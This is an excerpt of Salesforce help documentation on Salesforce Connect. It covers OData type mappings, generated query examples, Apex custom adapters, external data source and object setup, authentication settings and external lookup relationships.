- In addition to enabling CSRF protection on the external data source, we recommend keeping CSRF protection enabled in your org's session security settings. These session settings are enabled by default, and keeping them enabled protects your Salesforce data and your external data from CSRF attacks.
 - Enable CSRF protection on GET requests on non-setup pages
 - Enable CSRF protection on POST requests on non-setup pages

OData 2.0 Type**Salesforce Metadata Field Type**

String

Text when the declared length of the OData string column is 255 or fewer characters

LongTextArea when the declared length of the OData string column is greater than 255 characters

Time

Text

Tip: A binary value from an external system is represented in Salesforce as a base64-encoded string. You can convert it to a value of type `Blob` by using the `EncodingUtil.base64Decode(inputString)` Apex method.

OData 2.0 Complex Types

Salesforce Connect supports OData complex types as follows.

- External data of complex type is flattened into a string that contains field names and values. For example, an address is flattened into the following string.

```
Street: 55 East 5th Street, City: New York, State: NY, Zip: 10003
```

- An external object custom field associated with an OData complex type on the external system is always read only, even if the external object is writable.

Decimal	Number
Double	Number
Guid	Text
Int16	Number
Int32	Number
Int64	Number
SByte	Number
Single	Number
String	Text when the declared length of the OData string column is 255 or fewer characters LongTextArea when the declared length of the OData string column is greater than 255 characters

 **Tip:** A binary value from an external system is represented in Salesforce as a base64-encoded string. You can convert it to a value of type `Blob` by using the `EncodingUtil.base64Decode(inputString)` Apex method.

OData 4.0 Complex Types

Salesforce Connect supports OData complex types as follows.

- External data of complex type is flattened into a string that contains field names and values. For example, an address is flattened into the following string.

```
Street: 55 East 5th Street, City: New York, State: NY, Zip: 10003
```

- An external object custom field associated with an OData complex type on the external system is always read only, even if the external object is writable.

[Apex Developer Guide: EncodingUtil Class: base64Decode\(inputString\)](#)

OData Query String Options

The OData adapters for Salesforce Connect use a subset of the OData 2.0 and 4.0 system functions and filter expression constructs to query external systems.

When your users or the Force.com platform interact with external objects, the OData 2.0 or 4.0 adapter for Salesforce Connect converts those actions into OData queries. Salesforce performs an OData callout each time that:

- A user clicks an external object tab for a list view.
- A user views a record detail page of an external object.
- A user views a record detail page of a parent object that displays a related list of child external object records.
- A user performs a Salesforce global search.
- A user creates, edits, or deletes an external object record.
- A user runs a report.
- The preview loads in the report builder.
- An external object is queried via flows, APIs, Apex, SOQL, or SOSL.
- You validate or sync an external data source.

The following sections describe the Salesforce Connect implementation as a consumer of OData services. Salesforce automatically creates the OData queries so that you, as an administrator or developer, don't have to. However, understanding how OData queries are generated—or even attempting manual OData queries—can help you troubleshoot issues with the external system's OData producer. For details about each system query option, go to www.odata.org.

Salesforce Connect supports only the following OData system query options. All other options in the OData 2.0 and 4.0 specifications are unused.

- [\\$count \(OData 4.0 only\)](#) on page 5705
- [\\$filter](#) on page 5706
- [\\$inlinecount \(OData 2.0 only\)](#) on page 5706
- [\\$orderby](#) on page 5706
- [\\$search \(OData 4.0 only\)](#) on page 5707
- [\\$select](#) on page 5707
- [\\$skip](#) on page 5707
- [\\$top](#) on page 5708
- [OData 2.0 Custom Query Option](#) on page 5708

\$count (OData 4.0 only)

Specifies that the response must include the number of rows that the URI identifies after `$filter` system query options are applied, but before `$top` and `$skip` system query options are applied.

When `Request Row Counts` is enabled on the external data source, Salesforce includes `$count=true` in all OData 4.0 queries of that external data source to determine the total number of items in each result set. If `Request Row Counts` is disabled, Salesforce includes `$count=false` in all OData 4.0 queries of the external data source.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise, Performance,** and **Unlimited** Editions

Examples

User action in Salesforce	View or access an external object.
SOQL query	Any SOQL query of an external object
Resulting OData query	<code>http://services.example.org/my.svc/Suppliers?\$select=SupplierID&\$count=true&\$top=26</code>

\$filter

Filters the collection of resources that's addressed by a request URL. The response contains the results that evaluate to `true`.

Examples

User action in Salesforce	Open a list view of cities from supplier records that are filtered so that the country is USA.
SOQL query	<code>SELECT City__c FROM Suppliers__x WHERE Country__c = 'USA' ORDER BY City__c ASC LIMIT 26</code>
Resulting OData query	<code>http://services.example.org/my.svc/Suppliers?\$orderby=City&\$select=City,SupplierID&\$inlinecount=allpages&\$filter=Country+eq+'USA' &\$top=26</code>

\$inlinecount (OData 2.0 only)

Specifies that the response must include a count of the number of rows that the URI identifies after `$filter` system query options are applied but before `$top` and `$skip` system query options are applied.

When `Request Row Counts` is enabled on the external data source, Salesforce uses `$inlinecount` in all OData 2.0 queries of that external data source to determine the total number of items in each result set. If `Request Row Counts` is disabled, `$inlinecount` is excluded from all OData 2.0 queries of the external data source.

Examples

User action in Salesforce	View or access an external object.
SOQL query	Any SOQL query of an external object.
Resulting OData query	<code>http://services.example.org/my.svc/Suppliers?\$select=SupplierID&\$inlinecount=allpages&\$top=26</code>

\$orderby

Sorts the result set in ascending or descending order.

Examples

User action in Salesforce	Open a list view of supplier records that are ordered by company name.
SOQL query	SELECT CompanyName__c,ContactName__c FROM Suppliers__x ORDER BY CompanyName__c ASC LIMIT 26
Resulting OData query	http://services.example.org/my.svc/Suppliers?\$orderby=CompanyName&\$select=CompanyName,ContactName,SupplierID&\$inlinecount=allpages&\$top=26

\$search (OData 4.0 only)

Requests entities that match the search query string as a free-text search expression. Enable this option by selecting `Use Free-Text Search Expressions` on the external data source.

By default, `Use Free-Text Search Expressions` is not enabled. The search query string is used as the `contains` value in the `$filter` system query option.

Examples

User action in Salesforce	View or access an external object.
SOQL query	Any SOQL query of an external object
Resulting OData query	http://services.example.org/my.svc/Shippers?\$select=CompanyName,Phone,ShipperID&\$count=true&\$search=Acme&\$top=26

\$select

Requests a limited set of properties for each entity.

Examples

User action in Salesforce	Open a list view of supplier records where the page layout displays the company name and contact name.
SOQL query	SELECT CompanyName__c,ContactName__c FROM Suppliers__x ORDER BY CompanyName__c ASC LIMIT 26
Resulting OData query	http://services.example.org/my.svc/Suppliers?\$orderby=CompanyName& \$select=CompanyName,ContactName,SupplierID &\$inlinecount=allpages&\$top=26

\$skip

Specifies the number of items in the queried collection to skip in the result set.

Examples

User action in Salesforce	Click to view the second page of a list view of supplier records that are ordered by city.
---------------------------	--

Examples

SOQL query	<code>SELECT City__c,CompanyName__c FROM Suppliers__x ORDER BY City__c ASC OFFSET 25</code>
Resulting OData query	<code>http://services.example.org/my.svc/Suppliers?\$orderby=City& \$select=City,CompanyName,SupplierID&\$inlinecount=allpages&\$top=26& \$skip=25</code>

\$top

Specifies the number of items in the queried collection to include in the result. The value in the `LIMIT` clause of a SOQL query doesn't always match the requested `$top` value, because the latter is modified as needed for client-driven paging and `queryMore()` calls.

Examples

User action in Salesforce	Open a list view of the top 25 supplier records.
SOQL query	<code>SELECT SupplierID__c FROM Suppliers__x LIMIT 25</code>
Resulting OData query	<code>http://services.example.org/my.svc/Suppliers?\$select=SupplierID& \$inlinecount=allpages&\$top=26</code>

OData 2.0 Custom Query Option

If the OData producer supports a custom query string option, enter the name of the query string parameter in the `Custom Query Option for Salesforce Search` field in the external data source definition. Without the custom query option, the search query string is used as the `substringof` value in the `$filter` system query option.

Examples

OData query without a custom query parameter	<code>http://services.example.org/my.svc/Shippers? \$select=CompanyName,Phone,ShipperID&\$inlinecount=allpages& \$filter=substringof('Acme',CompanyName)+eq+true+ or+substringof('Acme',Phone)+eq+true&\$top=26</code>
OData query with a custom query parameter that's named "doSearch"	<code>http://services.example.org/my.svc/Shippers? \$select=CompanyName,Phone,ShipperID& \$inlinecount=allpages&doSearch=Acme&\$top=26</code>

Access External Data with a Custom Adapter for Salesforce Connect

Connect your users to any data anywhere by developing your own custom adapter with the Apex Connector Framework.

[Custom Adapter for Salesforce Connect](#)

Connect to any data anywhere for a complete view of your business. Use the Apex Connector Framework to develop a custom adapter for Salesforce Connect.

[Set Up Salesforce Connect to Access External Data with a Custom Adapter](#)

Let users view, search, and modify any data anywhere from within their Salesforce organization.

[Considerations for Salesforce Connect—Custom Adapter](#)

Understand the special behaviors, limits, and recommendations for using a custom adapter for Salesforce Connect.

Custom Adapter for Salesforce Connect

Connect to any data anywhere for a complete view of your business. Use the Apex Connector Framework to develop a custom adapter for Salesforce Connect.

Your users and the Force.com platform interact with the external data via external objects. For each of those interactions, Salesforce Connect invokes methods in the Apex classes that compose the custom adapter. Salesforce invokes the custom adapter's Apex code each time that:

- A user clicks an external object tab for a list view.
- A user views a record detail page of an external object.
- A user views a record detail page of a parent object that displays a related list of child external object records.
- A user performs a Salesforce global search.
- A user creates, edits, or deletes an external object record.
- A user runs a report.
- The preview loads in the report builder.
- An external object is queried via flows, APIs, Apex, SOQL, or SOSL.
- You validate or sync an external data source.

For details on using the Apex Connector Framework, see “Salesforce Connect” and “DataSource Namespace” in the [Force.com Apex Code Developer's Guide](#).

[External IDs for External Objects in Salesforce Connect—Custom Adapter](#)

When you access external data with a custom adapter for Salesforce Connect, the values of the External ID standard field on an external object come from the `DataSource.Column` named `ExternalId`.

External IDs for External Objects in Salesforce Connect—Custom Adapter

When you access external data with a custom adapter for Salesforce Connect, the values of the External ID standard field on an external object come from the `DataSource.Column` named `ExternalId`.

Each external object has an `External ID` standard field. Its values uniquely identify each external object record in your org. When the external object is the parent in an external lookup relationship, the External ID standard field is used to identify the child records.

Important:

- The custom adapter's Apex code must declare the `DataSource.Column` named `ExternalId` and provide its values.
- Don't use sensitive data as the values of the External ID standard field, because Salesforce sometimes stores those values.
 - External lookup relationship fields on child records store and display the External ID values of the parent records.
 - For internal use only, Salesforce stores the External ID value of each row that's retrieved from the external system. This behavior doesn't apply to external objects that are associated with high-data-volume external data sources.

 **Example:** This excerpt from a sample `DataSource.Connection` class shows the `DataSource.Column` named `ExternalId`.

```
override global List<DataSource.Table> sync() {
    List<DataSource.Table> tables =
        new List<DataSource.Table>();
    List<DataSource.Column> columns;
    columns = new List<DataSource.Column>();
    columns.add(DataSource.Column.text('title', 255));
    columns.add(DataSource.Column.text('description', 255));
    columns.add(DataSource.Column.text('createdDate', 255));
    columns.add(DataSource.Column.text('modifiedDate', 255));
    columns.add(DataSource.Column.url('selfLink'));
    columns.add(DataSource.Column.url('DisplayUrl'));
    columns.add(DataSource.Column.text('ExternalId', 255));
    tables.add(DataSource.Table.get('googleDrive', 'title',
        columns));
    return tables;
}
```

Let users view, search, and modify any data anywhere from within their Salesforce organization.

Setting up Salesforce Connect with a custom adapter involves these high-level steps.

1. [Develop the custom adapter for Salesforce Connect.](#)

Using the Apex Connector Framework, create the `DataSource.Connection` and `DataSource.Provider` classes that comprise the custom adapter.

2. [Define remote sites for Apex callouts.](#)

If the custom adapter involves any Apex callouts, define each callout endpoint as a remote site in your organization. However, you don't need to define a remote site for a callout whose endpoint is specified as a [named credential](#) instead of a URL.

3. [Define an external data source of type `Salesforce Connect: Custom`.](#)

If you created multiple custom adapters, make sure that the external data source's `Type` field specifies the correct `DataSource.Provider` class.

4. [Create the external objects.](#)

Perform this task only if you don't sync to automatically create the external objects. Create an external object for each external data table that you want to access from your Salesforce org.

5. [Create help content for the external objects.](#)

Create Visualforce pages that describe the external data. When your users click **Help for this Page** on an external object, they read your custom help content. Remember, your users won't find information about the external data in the Salesforce Help.

6. [Add custom fields and relationships to the external objects.](#)

Create relationships between objects. If you didn't sync to automatically create the external objects and their fields, create a custom field for each external table column that you want to access from your Salesforce org.

7. [Enable user access to external objects.](#)

Grant object permissions through permission sets or profiles.

8. [Enable user access to the fields on the external objects.](#)

Grant field permissions through permission sets or profiles.

9. If the external data source uses per-user authentication:

a. [Let users authenticate to the external system.](#)

Grant users access to authentication settings for the external data source through permission sets or profiles.

b. [Set up each user's authentication settings.](#)

You or your users can perform this task.

Tip: Train your users on how to set up their authentication settings for external systems. Make sure that they know which credentials to enter for each external system. If you're using OAuth 2.0, test the OAuth flow for potentially confusing prompts or redirects, and train your users as needed. OAuth flows vary, depending on your external system, authentication provider, and specified scopes.

[Define an External Data Source for Salesforce Connect—Custom Adapter](#)

Connect your Salesforce org to any data anywhere via a Salesforce Connect custom adapter that you create with the Apex Connector Framework.

[External Object Relationships](#)

Define an External Data Source for Salesforce Connect—Custom Adapter

Connect your Salesforce org to any data anywhere via a Salesforce Connect custom adapter that you create with the Apex Connector Framework.

Before you begin, develop the custom adapter for Salesforce Connect. If the custom adapter uses Apex callouts, also define remote sites for the callout endpoints. See [Set Up Salesforce Connect to Access External Data with a Custom Adapter](#) on page 5711.

1. From Setup, enter *External Data Sources* in the **Quick Find** box, then select **External Data Sources**.
2. Click **New External Data Source**, or click **Edit** to modify an existing external data source.
3. Complete the fields.

Field	Description
Label	A user-friendly name for the external data source. The label is displayed in the Salesforce user interface, such as in list views. If you set <code>Identity Type</code> to <code>Per User</code> , this label appears when your users view or edit their authentication settings for external systems.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer Edition**

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

USER PERMISSIONS

To create and edit external data sources:

- "Customize Application"

Field	Description
Name	<p>A unique identifier that's used to refer to this external data source definition through the API.</p> <p>The name can contain only underscores and alphanumeric characters. It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.</p>
Type	Select Salesforce Connect: Custom —<your <code>DataSource.Provider</code> class name>.
URL	<p>URL of the external system.</p> <p>Available only when the <code>DataSource.Provider</code> class declares the <code>REQUIRE_ENDPOINT</code> capability. If the class also declares the <code>REQUIRE_HTTPS</code> capability, the URL must begin with <code>https://</code>.</p> <p>If the endpoint is defined in a named credential, enter the named credential URL. A named credential URL contains the scheme <code>callout:</code>, the name of the named credential, and an optional path. For example: <code>callout:My_Named_Credential/some_path</code>.</p> <p>You can append a query string to a named credential URL. Use a question mark (?) as the separator between the named credential URL and the query string. For example: <code>callout:My_Named_Credential/some_path?format=json</code>.</p>
Writable External Objects	Lets the Force.com platform and users in this org create, update, and delete records for external objects associated with the external data source. The external object data is stored outside the org. By default, external objects are read only.
High Data Volume	Salesforce enforces rate limits for retrieving and viewing data from external systems. If your org hits rate limits when accessing external objects, consider selecting the <code>High Data Volume</code> option on the associated external data sources. Doing so bypasses most rate limits, but some special behaviors and limitations apply. See High Data Volume Considerations for Salesforce Connect—Custom Adapters on page 5716.
Certificate	<p>If you specify a certificate, your Salesforce org supplies it when establishing each two-way SSL connection with the external system. The certificate is used for digital signatures, which verify that requests are coming from your Salesforce org.</p> <p>Available only when the <code>DataSource.Provider</code> class declares the <code>CERTIFICATE</code> authentication capability.</p>
Identity Type	<p>Determines whether you're using one set or multiple sets of credentials to access the external system. See Identity Type for External Data Sources on page 5652.</p> <p>Available only when the <code>DataSource.Provider</code> class declares the <code>BASIC</code> or <code>OAUTH</code> authentication capability.</p>

4. Select the authentication protocol.

- If you select **Password Authentication**, enter the username and password for accessing the external system.
Password authentication is available only when the `DataSource.Provider` class declares the `BASIC` authentication capability.
- If you select **OAuth 2.0**, complete the following fields.

OAuth 2.0 is available only when the `DataSource.Provider` class declares the `OAuth` authentication capability.

Field	Description
Authentication Provider	Choose the provider. See External Authentication Providers on page 927.
Scope	Specifies the scope of permissions to request for the access token. Your authentication provider determines the allowed values. See Use the Scope Parameter on page 956.  Note: <ul style="list-style-type: none"> - The value that you enter replaces the <code>Default Scopes</code> value that's defined in the specified authentication provider. - Whether scopes are defined can affect whether each OAuth flow prompts the user with a consent screen. - We recommend that you request a refresh token or offline access. Otherwise, when the token expires, you lose access to the external system.
Start Authentication Flow on Save	To authenticate to the external system and obtain an OAuth token, select this checkbox. This authentication process is called an OAuth flow. When you click Save , the external system prompts you to log in. After successful login, the external system grants you an OAuth token for accessing its data from this org. Redo the OAuth flow when you need a new token—for example, if the token expires—or if you edit the <code>Scope</code> or <code>Authentication Provider</code> fields.

5. Click **Save**.

6. Click **Validate and Sync**, and confirm that the connection is successful.

This step also invokes the `sync()` method on the `DataSource.Connection` class to obtain the list of tables that you can sync to create external objects and their fields.

7. Optionally, select tables and click **Sync** to do the following for each selected table.

- Automatically create a Salesforce external object.
- Automatically create a custom field for each table column that's compatible with a Salesforce metadata field type.

 **Note:** Before you sync, make sure that you understand the considerations that are described in these topics.

- [Sync Considerations for Salesforce Connect—All Adapters](#) on page 5657
- [Sync Considerations for Salesforce Connect—Custom Adapter](#) on page 5660

You can instead choose to manually create the external objects and custom fields that map to the external data. Doing so lets you customize the external object names, decide which table columns to create custom fields for, and customize the custom field names. However, this approach takes longer and requires manual maintenance.

Considerations for Salesforce Connect—Custom Adapter

Understand the special behaviors, limits, and recommendations for using a custom adapter for Salesforce Connect.

Also review the considerations that apply to all Salesforce Connect adapters.

[Apex Considerations for Salesforce Connect—Custom Adapter](#)

Understand the limits and considerations for creating Salesforce Connect custom adapters with the Apex Connector Framework.

[High Data Volume Considerations for Salesforce Connect—Custom Adapters](#)

If your org hits rate limits when accessing external objects, consider selecting the `High Data Volume` option on the associated external data sources. Doing so bypasses most rate limits, but some special behaviors and limitations apply.

SEE ALSO:

- [Considerations for Salesforce Connect—All Adapters](#)

Apex Considerations for Salesforce Connect—Custom Adapter

Understand the limits and considerations for creating Salesforce Connect custom adapters with the Apex Connector Framework.

- Data type limitations:
 - Double—The value loses precision beyond 18 significant digits. For higher precision, use decimals instead of doubles.
 - String—If the length is greater than 255 characters, the string is mapped to a long text area field in Salesforce.
- Custom adapters for Salesforce Connect are subject to the same limitations as any other Apex code. For example:
 - All Apex governor limits apply.
 - Apex callouts aren't allowed after data manipulation language (DML) operations in the same transaction. Therefore, within the same transaction, you can't update a Salesforce record and then do an Apex callout.

High Data Volume Considerations for Salesforce Connect—Custom Adapters

If your org hits rate limits when accessing external objects, consider selecting the `High Data Volume` option on the associated external data sources. Doing so bypasses most rate limits, but some special behaviors and limitations apply.

- The following features aren't available for external objects that are associated with high-data-volume external data sources.
 - Access via Lightning Experience
 - Access via Salesforce1
 - Appearance in Recent Items lists
 - Record feeds
 - Reports and dashboards
 - Writable external objects
- Salesforce IDs aren't assigned to external object records that are associated with high-data-volume external data sources.
- On record detail pages for external objects that are associated with high-data-volume external data sources, custom buttons and links that call JavaScript aren't supported.
- Salesforce Console in Salesforce Classic doesn't support external objects that are associated with high-data-volume external data sources.

SEE ALSO:

- [Custom Adapter for Salesforce Connect](#)
- [Considerations for Salesforce Connect—Custom Adapter](#)

Work with External Data Sources

An external data source specifies how to access an external system. Salesforce Connect uses external data sources to access data that's stored outside your Salesforce organization. Files Connect uses external data sources to access third-party content systems. External data sources have associated external objects, which your users and the Force.com platform use to interact with the external data and content.

Define External Data Sources

Create external data sources to connect to content and data that is stored outside your Salesforce org.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise, Performance,** and **Unlimited** Editions

[Validate and Sync an External Data Source](#)

After you configure an external data source, synchronize it to map its tables with external objects in your Salesforce org. The content and data of external objects appear in federated search, together with your Salesforce content and data.

[Define External Objects](#)

Tables in external data sources map to external objects in Salesforce, combining all your data and content in federated search.

[Grant Access to Authentication Settings for External Data Sources](#)

For external data sources that use per-user authentication, grant users access through permission sets and profiles. Doing so lets users set up and manage their own authentication settings for accessing the external system.

[Store Authentication Settings for External Systems](#)

You or your administrator can set up and manage your authentication settings for external systems. With valid authentication settings, you can access external systems from within your Salesforce org.

[External Object Relationships](#)

External objects support standard lookup relationships, which use the 18-character Salesforce record IDs to associate related records with each other. However, data that's stored outside your Salesforce org often doesn't contain those record IDs. Therefore, two special types of lookup relationships are available for external objects: external lookups and indirect lookups.

Define External Data Sources

Create external data sources to connect to content and data that is stored outside your Salesforce org.

1. From Setup, enter *External Data Sources* in the **Quick Find** box, then select **External Data Sources**.
2. Click **New External Data Source**. To modify an existing external data source, click **Edit**.
3. Complete the steps for your type of external data source.

USER PERMISSIONS

To create and edit an external data source:

- "Customize Application"

Validate and Sync an External Data Source

After you configure an external data source, synchronize it to map its tables with external objects in your Salesforce org. The content and data of external objects appear in federated search, together with your Salesforce content and data.

 **Note:**

- Syncing creates or overwrites Salesforce external objects that map to the external system’s schema. Syncing doesn’t copy any data into your Salesforce org or write data from your org to the external system.
- Syncing is a one-time process. If the external system’s schema is changed, the changes aren’t automatically synced to your Salesforce org. Resync the objects to reflect the changes in the external system.
- Each org can have up to 100 external objects. External objects don’t count toward the limit for custom objects. Syncing fails if it causes your org to exceed 100 external objects.
- For Salesforce Connect external data sources, make sure that you read and understand the sync considerations. See [Sync Considerations for Salesforce Connect—All Adapters](#) on page 5657.

1. From Setup, enter *External Data Sources* in the Quick Find box, then select **External Data Sources**.
2. Click the name of the external data source.
3. Click **Validate and Sync**, and confirm that the connection is successful.
4. Select tables and click **Sync** to do the following for each selected table.
 - Automatically create a Salesforce external object.
 - Automatically create a custom field for each table column that’s compatible with a Salesforce metadata field type.

 **Example:** The resulting external data source detail page will include a list of related external objects like this.

Edit Validate and Sync Delete				
External Objects				
Action	Label	Namespace Prefix	Description	Table Name
Edit Del	xCustomers		Customers	Customers
Edit Del	xEmployees		Employees	Employees
Edit Del	xOrders		Orders	Orders
Edit Del	xSuppliers		Suppliers	Suppliers
Edit Del	xInvoices		Invoices	Invoices
Edit Del	xProducts		Products	Products

Files Connect for cloud-based external data sources is available in: **Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To create an external object from an external data source:

- “Customize Application”

Define External Objects

Tables in external data sources map to external objects in Salesforce, combining all your data and content in federated search.

External objects are similar to custom objects, except that they map to data that's stored outside your Salesforce organization. Each external object relies on an external data source definition to connect with the external system's data. Each external object definition maps to a data table on the external system. Each of the external object's fields maps to a table column on the external system. External objects enable your users and the Force.com platform to search and interact with the external data.

Note:

- Each org can have up to 100 external objects. External objects don't count toward the limit for custom objects.
- If the external system allows it, we recommend that you [sync](#) the external data source to automatically create related external objects. You can instead choose to manually define external objects to customize the external object names and manually create the custom fields.

To create or modify an external object:

1. From Setup, enter *External Objects* in the Quick Find box, then select **External Objects**.
2. Click **New External Object**, or click **Edit** to modify an existing external object.
3. Enter the following:

Field	Description
Label	A user-friendly name for the external object. The label is displayed in the Salesforce user interface, such as in list views. We recommend that you make object labels unique across all standard, custom, and external objects in the org.
Plural Label	The plural name of the external object. If you create a tab for this object, this name is used for the tab.
Starts with vowel sound	If it is appropriate for your organization's default language, select to precede your label with "an" instead of "a" for any automated messages.
Object Name	A unique identifier used to refer to this external object definition when using the API. Object names must be unique across all standard, custom, and external objects in the org. The Object Name field can contain only underscores and alphanumeric characters. It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Professional, Enterprise, Performance, Unlimited, and **Developer** Editions

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To create or edit external objects:

- "Customize Application"

Field	Description
Description	An optional description of the external object. A meaningful description helps you distinguish among your external objects when you view them in a list.
Context-Sensitive Help Setting	<p>Defines what appears when users click Help for this Page from the external object record home (overview) and detail pages, as well as list views and related lists.</p> <p>We recommend that you select Open a window using a Visualforce page to display custom help that you create for your users. See Getting Started with Object-Level Help on page 4749.</p> <p>If you instead keep the default value, your users only see the Salesforce Help, which doesn't provide any information about your external data.</p> <p>This setting doesn't affect the Help & Training link at the top of each page, which always opens the Salesforce Help.</p>
Content Name	<p>Select the Visualforce page that best describes the data that's provided by this external object.</p> <p>This field is available only when you select Open a window using a Visualforce page.</p>
External Data Source	The external data source definition that contains the connection details you want to use for this external object.
Table Name	<p>Table in the external system that the external object maps to.</p> <p>For SharePoint, the table name must match the related scope name.</p>
Display URL Reference Field	<p>Available only for Salesforce Connect. The external object's Display URL standard field values are automatically generated from the external system. For example, with the OData 2.0 adapter for Salesforce Connect, the value is based on the <code>link href</code> that's defined on the OData producer.</p> <p>You can override the default values with the values of a custom field on the same external object. Select the field name, and make sure that the custom field's values are valid URLs.</p>
Allow Reports	Available only for Salesforce Connect.
Deployment Status	Indicates whether the external object is visible to other users.
Launch New Custom Tab Wizard after saving this external object	If selected, the custom tab wizard starts after you save the external object.
Allow Search	<p>If search is also enabled on the external data source, selecting this option lets users find the external object's records via SOSL and Salesforce global searches.</p> <p>By default, search is disabled for new external objects. However, you can validate and sync an external data source to automatically create external objects. Syncing always enables search on the external object when search is enabled on the external data source, and vice versa.</p> <p>See Search Considerations for Salesforce Connect—All Adapters on page 5666.</p>

4. Click **Save**.

5. On the external object detail page, view and modify the external object's custom fields and relationships, page layouts, field sets, search layouts, and buttons and links.
 - To create field mappings or add fields to an external object, click **New** on the Custom Fields & Relationships related list.
 - To assign different page layouts by user profile, click **Page Layout Assignments**.

Grant Access to Authentication Settings for External Data Sources

For external data sources that use per-user authentication, grant users access through permission sets and profiles. Doing so lets users set up and manage their own authentication settings for accessing the external system.

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets** or **Profiles**.
2. Click the name of the permission set or profile that you want to modify.
3. Do one of the following.
 - For a permission set, or for a profile in the enhanced profile user interface, click **External Data Source Access** in the Apps section. Then click **Edit**.
 - For a profile in the original profile user interface, click **Edit** in the Enabled External Data Source Access section.
4. Add the data sources that you want to enable.
5. Click **Save**.

Store Authentication Settings for External Systems

You or your administrator can set up and manage your authentication settings for external systems. With valid authentication settings, you can access external systems from within your Salesforce org.

Your administrator defines external systems in external data sources and named credentials. External data sources specify how to access data or content that's stored outside your Salesforce org. Named credentials specify callout endpoints, which receive Web service callouts from your org.

Before you begin, your administrator:

- Sets up the external data source or named credential to use per-user authentication.
- Grants you access to the external data source or named credential.
- Verifies that your org can connect to the external system.
- Tells you the authentication settings to enter.
- Sets up the community, if applicable, by using the Salesforce Tabs + Visualforce template.

If the community is built with the Customer Service (Napili) template, only your administrator can set up and manage your authentication settings for external systems. You can't complete these steps on your own.

If you don't see the expected settings or options, contact your administrator.

1. Access your authentication settings for external systems in one of the following ways.

From within a community:

- If you have a community license, click **My Settings > Authentication Settings for External Systems**.
- Otherwise, from your personal settings, enter *Authentication*, then select **Authentication Settings for External Systems**

From Salesforce, go to your personal settings and enter *Authentication* in the **Quick Find** box, then select **Authentication Settings for External Systems**.

2. Click **New** or **Edit**.
3. Complete the fields.

Field	Description
External System Definition	<p>If you're not sure which option to select, ask your administrator.</p> <ul style="list-style-type: none"> • External Data Source: Provides access to external objects, whose data is stored outside your Salesforce organization. • Named Credential: Enables your actions to trigger authenticated callouts to the endpoint that's specified in the named credential. <p>A named credential can handle the authentication for an external data source. In this scenario, your administrator instructs you to select Named Credential in this field to access external objects.</p>

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Named credentials are available in: **All** Editions.

Salesforce Connect is available in: **Developer** Edition and for an extra cost in: **Enterprise, Performance,** and **Unlimited** Editions.

Files Connect for cloud-based external data sources is available in: **Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To store authentication settings for an external data source:

- The data source enabled under "External Data Source Access"

To store authentication settings for a named credential:

- The named credential enabled under "Named Credential Access"

To edit another user's authentication settings for external systems:

- "Manage Users"

Field	Description
External Data Source or Named Credential	Which field appears depends on what's selected for External System Definition. If you're not sure which option to select, ask your administrator. Your administrator can change the option labels to make them more relevant or easier to distinguish from each other.
User	Available only to administrators. Select the user whose authentication settings you're entering.

- Select the authentication protocol that's required by the external system. If you're not sure which option to select, ask your administrator.
 - If you select **Password Authentication**, enter your username and password for the external system.
 - If you select **OAuth 2.0**, complete the following fields.

Field	Description
Authentication Provider	If you're not sure which option to select, ask your administrator. Your administrator can change the option labels to make them more relevant or easier to distinguish from each other.
Scope	If you're not sure what to enter, ask your administrator. Specifies the scope of permissions to request for the access token.
Start Authentication Flow on Save	To authenticate to the external system and obtain an OAuth token, select this checkbox. This authentication process is called an OAuth flow. When you click Save , the external system prompts you to log in. After successful login, the external system grants you an OAuth token for accessing its data from this org. Redo the OAuth flow when you need a new token—for example, if the token expires—or if you edit the <code>Scope</code> or <code>Authentication Provider</code> fields.

- Click **Save**.

External Object Relationships

External objects support standard lookup relationships, which use the 18-character Salesforce record IDs to associate related records with each other. However, data that's stored outside your Salesforce org often doesn't contain those record IDs. Therefore, two special types of lookup relationships are available for external objects: external lookups and indirect lookups.

External lookups and indirect lookups compare a specific field's values on the parent object to the relationship field's values on the child object. When values match, the records are related to each other.

To create an external object relationship, create a custom field on the child object with one of the following field types. If the child is an external object, you can instead change the field type of an existing custom field to one of the following.

- Lookup Relationship
- External Lookup Relationship
- Indirect Lookup Relationship

This table summarizes the types of relationships that are available to external objects.

Relationship	Allowed Child Objects	Allowed Parent Objects	Parent Field for Matching Records
Lookup	Standard Custom External	Standard Custom	The 18-character Salesforce record ID
External lookup	Standard Custom External	External	The External ID standard field
Indirect lookup	External	Standard Custom	You select a custom field with the <code>External ID</code> and <code>Unique</code> attributes

[Lookup Relationship Fields on External Objects](#)

Use a lookup relationship when the external data includes a column that identifies related Salesforce records by their 18-character IDs.

[External Lookup Relationship Fields on External Objects](#)

Use an external lookup relationship when the parent is an external object.

[Object Relationships Overview](#)

Lookup Relationship Fields on External Objects

Use a lookup relationship when the external data includes a column that identifies related Salesforce records by their 18-character IDs.

A lookup relationship field links a child standard, custom, or external object to a parent standard or custom object. A user who's editing a child record can click the field's lookup icon to select a specific parent record, and a user who's viewing a parent record can view a related list of child records.

When you create a lookup relationship field on an external object, enter the External Column Name that contains the 18-character Salesforce IDs for identifying the parent records.

**Example:**

- Account record (parent standard object) displays a related list of external SAP sales orders (child external object).
- Account record (parent standard object) displays a related list of support cases (child standard object).

External Lookup Relationship Fields on External Objects

Use an external lookup relationship when the parent is an external object.

An external lookup relationship links a child standard, custom, or external object to a parent external object.

The values of the standard External ID field on the parent external object are matched against the values of the external lookup relationship field. For a child external object, the values of the external lookup relationship field come from the specified External Column Name.

 **Example:**

